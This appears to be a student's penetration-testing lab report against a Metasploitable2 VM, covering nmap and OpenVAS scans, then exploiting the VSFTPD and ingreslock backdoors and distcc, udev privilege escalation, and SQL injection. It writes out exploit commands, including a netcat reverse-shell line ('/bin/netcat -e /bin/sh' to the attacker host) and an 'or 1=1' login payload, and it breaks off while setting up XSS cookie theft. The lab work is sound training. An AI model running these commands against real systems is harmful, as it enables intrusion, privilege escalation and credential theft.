list of found letters to substitute them and check my logic later.

1. Halfway through the solving. ****
2. Fully decrypted text shown in the picture.The quote is "There are so many opportunities in life that the loss of two or three capabilities is not debilitative".

****

### 1.2 Matchstick Puzzle

This is the only mathematical way I came up with.

****


## **Task 2: Service and Vulnerability Detection**

### 2.1 nmap

Nmap stands for Network Mapper which is an open-source tool frequently used by system and network administrators for network discovery, security auditing, network inventory, managing service upgrade schedules, and monitoring host or service uptime (Lyon, N.D, https://nmap.org/)

The objective of this task is to learn what services are running on the TCP port 8787. So, to achieve this I used Nmap. information by entering the following command:

1. command:
   1. sudo nmap -sV -p 8787 192.168.1.103
2. result:



1. The outcome depicts that port 8787 of host 192.168.1.103 is running the service DRB located in folder /usr/lib/ruby/1.8/drb with the version Ruby DRb RMI (Ruby 1.8).

### 2.2 OpenVas


The objective of this task is to scan the requested target, which Metasploitable2 VM and generate a vulnerability report. So, I used OpenVAS to scan all TCP ports as of the target machine and produced a vulnerability report.

The following are the steps implemented to accomplish this task:


1. **Create a port list, target and task.**

**Step’s list:**


1. Under **Configuration** tab, click **Ports Lists.**
2. Click the **Star Icon** (on the top left of the screen) to create a **New Ports List**
3. Fill out the form with correct details and the click **Create.**
4. Created port list should appear on the list, as shown below.



1. Under **Configuration** tab, click **Targets.**
2. Click the **Star Icon** (on the top left of the screen) to create a **New Target**.
3. Fill out the form with correct details and the click **Create.**
4. Created target should appear on the list, as shown below.




1. Click **Tasks** under **Scans** tab
2. Click the **Star Icon** (on the top left of the screen) to create a **New Task.**
3. Fill out the details and leave the rest as default, then click **Create.**
4. Created task should appear on the list, as shown below.



1. Run the scan.
2. Once done, click on **Done** to show scan results.
3. Download the results by selecting the output file type and click the **Green Arrow** to proceed with the downloading.

**B.**

**Report 1 Result Overview**





**Report 2 Result Overview**




According to these reports, it can be drawn that Report 1 contains 4 more vulnerable ports, with the severity 'High', than Report 2. Those ports are port 6667, 32980 and 8180.


* + 1. Port 6667:







* + 1. Port 32980:





* + 1. Port 8180:





## **Task 3: Exploitation**

### 3.1 Services: Backdoors

This task involves the use of exploitation to gain access to the target machine. The objective is to use VSFTPD v2.3.4 backdoor in part A. Very Secure FTP Daemon (VSFTPD) is an FTP server for UNIX- like systems including Linux which has been compromised when an unknown party has uploaded a malicious version of 2.3.4 which contains a backdoor.

The following steps will illustrate how I used nc to establish a backdoor as penetrated below.

1. **Backdoor VSFTPD v2.3.4**

**Step’s list:**

1. nc to Metasploitable2 VM on port 21:

nc 192.168.1.103 21

1. Login as user backdoored:) :

user backdoored:)

1. Type invalid as the password:

pass invalid

1. Press CTRL + ] to escape login and quit nc
2. nc to Metasploitable2 VM on port 6200

nc 192.168.1.103 6200

1. Proof of exploit

id

ip addr show dev eth0

hostname

## 

**B. Ingreslock Backdoor using Netcat**

This section will illustrate the ingreslock backdoor that listens on port 1524 on Kali. But for this part, I utilised Netcat, which is famous for being “the Swiss Army knife” in networking tools. Netcat, or nc, is a back-end dependable device that can establish a connection (UDP or TCP) between two computers. Therefore, files can be transferred, and commands can remotely be executed on the target device.

The following are the steps used to accomplish this task:

1. Netcat into Metasploitable2 VM on port 1524:
   * + - 1. netcat 192.168.1.103 1524
2. Proof exposition:
   * + - 1. whoami
         2. ip a show dev eth0
         3. pwd


## 

### 3.2 distcc Remote Code Execution Vulnerability

Distcc is designed to speed up compilation by utilising unused processing power on other computers. If the access restrictions are not configured properly, this can allow remote attackers to execute arbitrary commands via compilation jobs which the server runs without authorisation checks.

This task utilises Meterpreter to run the exploit and obtain a shell and execute commands from there. The following are the steps implemented to accomplish this task:

1. Launch msfconsole:
   1. sudo msfconsole
2. Initiate the distcc\_exec exploit
   1. search distcc
   2. use 0 (or exploit/unix/misc/distcc\_exec)
3. Set the payload to be used
   1. show payloads
   2. set payload 2 (or cmd/unix/bind\_ruby)
4. Show available options for configuration
   1. show options
5. Set target IP address
   1. set rhost 192.168.1.103
6. Run the exploit
   1. exploit
7. Proof of exploitation
   1. whoami
   2. ip a show dev eth0




## **Task 4: Post Exploitation**

### **4.1 Escalate privilege**


This task is a continuation of Task 3.2, where I continued the exploit by escalating my privilege from a regular user (“daemon”) to an admin. I achieved this by getting the target to download a file and run it. So, I needed to run a web server on the attacker to host and allow the target to download the file. After which, I compiled the file and executed it to escalate the privilege. All this was done on two different terminal windows on the attacker computer.

The following are the steps that have been used to accomplish this task; starting from the last step of Task 3.2.

1. To locate 8572.c on the Kali machine
2. searchsploit udev
3. To change current directory to the file directory
   1. cd /user/share/exploitdb/exploits/linux/local/
4. Use netcat on server mode to upload '8572.c' to Metasploitable2
   1. Sudo netcat -vlp 2222 < 8572.c
5. To download the 8572.c file target machine through distcc session
   1. Netcat 192.168.1.102 2222 > 8572.c
   2. Close the netcat session and the other terminal tab
6. To compile 8572.c file
   1. gcc 8572.c -o 8572
7. To create a new netcat session in server mode in the newly created terminal listening on port 4444.
   1. netcat -vlp 4444
8. To create a run file on target machine
   1. echo '#!/bin/sh' > /tmp/run
9. To append command script onto created run file
   1. echo '/bin/netcat -e /bin/sh 192.168.1.102 4444' >> /tmp/run
10. To get process ID of UDEV Netlink Socket
    1. ps -eaf | grep udev | grep -v grep
11. To run the 8572 file on the target machine with the process ID. Kali netcat will show connection
    1. ./exploit-8572 2758
12. Escalation proof
    1. **before**



* 1. **after**
     1. whoami
     2. ip a show dev eth0



## **Task 5: Web Pentesting**

The objective of this task is to exploit a website, which has a poor implementation of website development practices, by using SQL injection and retrieve critical data such as usernames and passwords. To achieve this, I used the Damn Vulnerable Web Application of Metasploitable 2 to instruct this attack. Initially, I set the DVWA Security level to Low before I attempted the attack.


a. On Metasploitable2, I executed ‘*cd /var/www/mutillidae*’ first, then '*sudo cp config.inc config.bak*' to make a copy of ‘config.inc’ as a backup, in case anything went wrong, and finally ‘*sudo nano config.inc*’ to edit ‘config.inc’; as I needed to change $dbname to:

$dbname = 'owasp10';

b. I simply entered the following URL into Firefox: ‘*http://<192.168.1.103/mutillidae*’ on Kali, to see the Mutillidae interface.

### **5.1 The SQLI page**

1. I injected this SQL script into the system by typing them as login credentials in the login web page.
   1. Name: admin‘ or 1=1 #
   2. Password: [blank]
2. As you can see in the results, the usernames, passwords, and signatures of all users, available in the database, have been revealed.




### **5.2 The Stored XSS page**


The objective of this task is to retrieve session cookies from a website and to display them in the attacker machine. By using **Cross Site Scripting (CSS)**, I used the text area of the input field to run a crafted JavaScript input that will allow the session cookies to be sent to an HTTP server running on my Kali VM. However, there are a couple of preconditions that need to be completed before inserting the rafted script. Firstly, I setup an HTTP Server on Kali to listen at port 80. Secondly, I made sure that the browser is not running on any 